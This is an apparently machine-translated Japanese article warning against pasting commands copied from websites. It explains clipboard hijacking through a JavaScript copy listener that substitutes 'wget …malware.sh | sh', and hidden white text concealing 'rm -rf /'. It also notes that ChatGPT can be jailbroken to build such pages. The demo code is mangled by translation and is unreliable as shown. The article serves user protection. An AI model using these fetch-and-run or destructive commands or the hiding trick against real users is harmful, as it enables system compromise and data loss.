急速に発展する世界では、インターネットからコマンドをコピーして貼り付けることが、技術的な問題を解決するための迅速かつ効果的な解決策のように見えることがあります。ただし、この方法にはセキュリティとプライバシーが隠れた脅威にさらされる可能性があるため、危険が伴います。このような無謀な行為を行うと、デバイスや個人データに悪影響を及ぼす可能性があります。
コンピュータから携帯電話まで、コピー&ペーストはどこにでもあります。長いコマンドや冗長なスクリプトを入力する必要がなくなるため、作業が楽になり、時間を節約できます。ただし、十分に注意しないと、Web で見つかったコードをコピーしてコンピュータに貼り付けるだけでハッキングされる可能性があります。
この記事では、インターネットからコマンドをコピー アンド ペーストしないことを真剣に検討すべき考えられる理由を詳細に検討し、この行為がセキュリティとプライバシーに与える影響を強調します。また、このような状況に安全かつ責任を持って対処し、リスクを冒さずにインターネットの利点を享受できるようにするための戦略とヒントについても説明します。コピー&ペーストがどのようにハッキングされる可能性があるのか、そしてそれを防ぐために何をすべきかを学びましょう。確認する ハッカーが銀行口座をハッキングするために使用する一般的な方法.
クイックリンク
コマンドをコピー&ペーストしてはいけない理由
コマンド ラインの使用に慣れていない人でも、熟練したベテランでも、時間を節約し、実際の作業をより迅速に実行し、生産性を高めるために、インターネットからコマンドをコピー アンド ペーストしたくなるかもしれません。ただし、悪意のある Web サイトでは、コマンドを直接コピーしてターミナルまたはコマンド プロンプトに貼り付けるときに、実際にはコード ボックスを武器として使用し、悪意のあるコードを挿入することに注意する必要があります。
これらの悪意のある攻撃者は、さまざまなフロントエンドのトリックを使用して、一見無害なコードの背後に悪意のあるコマンドを隠します。
何かのようなもの Sudo apt-get update && apt-get upgrade 通常、Linux ではリポジトリを更新し、パッケージをアップグレードします。ただし、それに気づかずにこのコマンドをコピーしてターミナルに直接貼り付けると、プレフィックスが原因で、知らず知らずのうちに root 権限で悪意のあるコードを実行している可能性があります。 sudo.
最悪のシナリオでは、コマンドを実行するとシステムが完全に乗っ取られたり、ランサムウェア攻撃につながる可能性があります。しかし、脅威アクターはどのようにしてこれを行うのでしょうか?悪意のあるコマンドはどのようにして無害なコードの背後に隠されるのでしょうか?
悪意のあるコードのエクスプロイトの仕組み

このエクスプロイトは、巧妙に作成された Java Script コード、または基本的な HTML コードを使用して実行できます。 Java ScriptにはEventListenerという仕組みがあります。これらは、ボタンのクリック、フォームの送信、マウスの移動、キーの押下、ウィンドウのサイズ変更など、ブラウザーで発生する可能性のあるアクションです。



EventListener は、その名前が示すように、Web アプリケーションがユーザーのアクションによってトリガーされた特定のイベントに反応できるようにします。悪意のある Web ページは、ユーザーがテキストをコピーするイベントをキャプチャし、無害なテキストを悪意のあるコードに置き換えることによって、この正当で便利なメカニズムを悪用します。
テスト イメージの作成に使用される主なエクスプロイト コードは次のとおりです。
<スクリプト>ドキュメント.addEventListener('コピー', function(イベント) { イベント。preventDefault();
定数 コピーされたテキスト = 「wget http://localhost:8000/malware.sh | sh」;イベント。クリップボードデータ.セットデータ('テキスト/プレーン'、コピーされたテキスト); });
</スクリプト>これは、JavaScript を必要とせず、基本的な HTML を使用する別のデモです。
<p>
sudo apt-getインストールgoogle-chrome-stable
<スパン="色:白;フォントサイズ:0pt;">rm-rf /</スパン></p>
このコードは目に見えない白いテキストを作成し、悪意のある「rm -rf /」コマンドを効果的に隠します。一部のターミナル ウィンドウでコードを貼り付けるとすぐに実行されるように、改行を作成します。この攻撃を実行するには、プログラミングと Web 開発スキルについての深い理解が必要だと思われるかもしれませんが、実際には非常に簡単です。
攻撃者に Java Script や Web 開発の知識がなくても、簡単に ChatGPT を使用したマルウェアの作成。適切なプロンプトを使用すると、次のことが簡単に行えます。 ChatGPT 脱獄 そして、このトリックを利用する悪意のある Web ページを作成させます。
どうすれば自分を守れるでしょうか?
悪意のあるコード攻撃から身を守る具体的な方法はありません。確かに、疑わしい Web サイトの Java Script を禁止することはできますが、その性質上、おそらく Java Script を有効にしないと閲覧できないでしょう。
さらに、CSS メソッド (Cascading Style Sheets) の場合、まだ有効な CSS コードであるため、悪意のあるコマンドに対する具体的な防御策はありません (つまり、コードの記述にエラーはありませんが、意図は依然として悪意のあるものです)。自分自身を守る最善の方法は、オンライン衛生の基本ルールに従い、常識をもって脅威を認識することです。
不明なリンクにはアクセスしないでください。また、インターネットからコピーしたコマンドをターミナルに貼り付ける前に、必ずテキスト エディターに貼り付けてください。悪意のあるコードをコマンド ラインに受け入れないように、正当で信頼できるコード リソースを使用してください。
さらに、xfce4 などの一部のターミナル アプリケーションには、コピー アンド ペースト保護があらかじめ装備されています。コマンドをコマンド プロンプト ウィンドウに貼り付けると、何が実行されるかを正確に示すポップアップ ウィンドウが表示されます。使用しているターミナルにも同様の仕組みがあるかどうかを確認し、有効化してください。確認する 上級の Ubuntu Linux ユーザー向けの重要なヒント.
悪意のあるコードの実行は非常に危険です
ウイルス対策ソフトウェアがインストールされている場合でも、特定の形式の悪意のあるコードが実行されると、デバイスの保護バリアを突破する可能性があります。このため、オンラインでコピーするコードに注意し、自分自身の安全を守るために可能な限り保護措置を講じることが重要です。閲覧できるようになりました コードなしでアプリを作成したり、Web サイトを構築したりできる素晴らしいノーコード リソース.